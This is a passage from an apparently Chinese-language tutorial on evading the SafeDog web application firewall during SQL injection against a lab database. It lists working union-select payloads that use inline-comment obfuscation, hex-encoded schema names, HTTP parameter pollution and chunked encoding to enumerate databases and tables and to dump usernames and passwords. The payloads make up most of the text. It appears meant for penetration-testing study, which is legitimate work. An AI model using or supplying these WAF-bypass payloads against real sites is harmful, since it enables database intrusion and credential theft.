
查库
payload:?id=-1' /*!union/*//*//*//*/select*/ 1,group_concat(schema_name),3 from /*!--+/*%0ainformation_schema*/./*!schemata*/--+
查表
?id=-1' /*!union/*//*//*//*/select*/ 1,group_concat(table_name),3 from /*!--+/*%0ainformation_schema*/./*!tables*/ where /*!/*!database(/*//*/)*/='security'--+*/--+

这样是不行的,虽然安全狗没有拦截单引号,但是会被转义,导致无法查到对应表
绕过方法:
- 16进制编码
payload:?id=-1' /*!union/*//*//*//*/select*/ 1,group_concat(table_name),3 from /*!--+/*%0ainformation_schema*/./*!tables*/ where table_schema=0x7365637572697479--+

不知道为什么,这里用database形式是无法查出表名的
payload:?id=-1' /*!union/*//*//*//*/select*/ 1,group_concat(table_name),3 from /*!--+/*%0ainformation_schema*/./*!tables*/ where /*!database(/*//*/)=0x7365637572697479*/--+

查列名同上

查数据
payload:?id=-1' /*!union/*//*//*//*/select*/ 1,group_concat(username),group_concat(password) from /*!--+/*%0asecurity.users*/--+
HPP参数污染
HTTP参数污染,也叫HPP(HTTP Parameter Pollution)。简单地讲就是给一个参数赋上两个或两个以上的值,由于现行的HTTP标准没有提及在遇到多个输入值给相同的参数赋值时应该怎样处理,而且不同的网站后端做出的处理方式是不同的,从而造成解析错误。
注:有无HPP漏洞主要是由服务端处理方式和用户配置决定,不一定都有这个漏洞
环境准备
- Apache:2.49版本
- waf:安全狗Apache4.0版
- mysql:5.7版
测试:

可以看到这里解析了id=1没有解析id=0

综上可得,这里Apache会解析最后一个参数,其他会忽略
安全狗绕过

可以看到安全狗没有拦截
payload:?id=0 /*&id=' union select 1,group_concat(username),group_concat(password) from security.users--+*/

经测试,用这种方式,延时,布尔,联合注入都没有过滤,常规语句直接用就行
分块传输
分块传输编码(Chunked transfer encoding)是HTTP中的一种数据传输机制,在HTTP/1.1中,服务器发送给客户端的数据可以分成多个部分,在HTTP/1.1前,数据的发送是由Content-Length去决定的,它规定了一个包的长度,服务器也是按照这个去进行处理的。但是,使用分块传输的时候,数据会被分解出一个个小块,这样服务器就不需要预先知道总数据的大概长度,接收到一个个块进行处理就行了。
正常我们发送很小的数据是不需要用到分块技术的,而下载大文件,或者发送一些后台需要很复杂的逻辑才能处理的请求的时候,就需要实时生成消息长度,服务器一般会使用Chunked编码。在进行Chunked编码进行传输的时候,响应头会有Transfer-Encoding: Chunked,去表明是使用Chunked编码传输内容的。分块技术的具体过程就是,实体直接被分割成多个块,即是应用层的数据在TCP传输的过程中,不作任何解释,全部理解成二进制流,然后按照MSS的长度切分,然后一起压到TCP协议栈里面,剩下的对这些二进制数据的具体解释,则交由应用层解决
在yakit中,可以很方便的一键转换为chunk编码
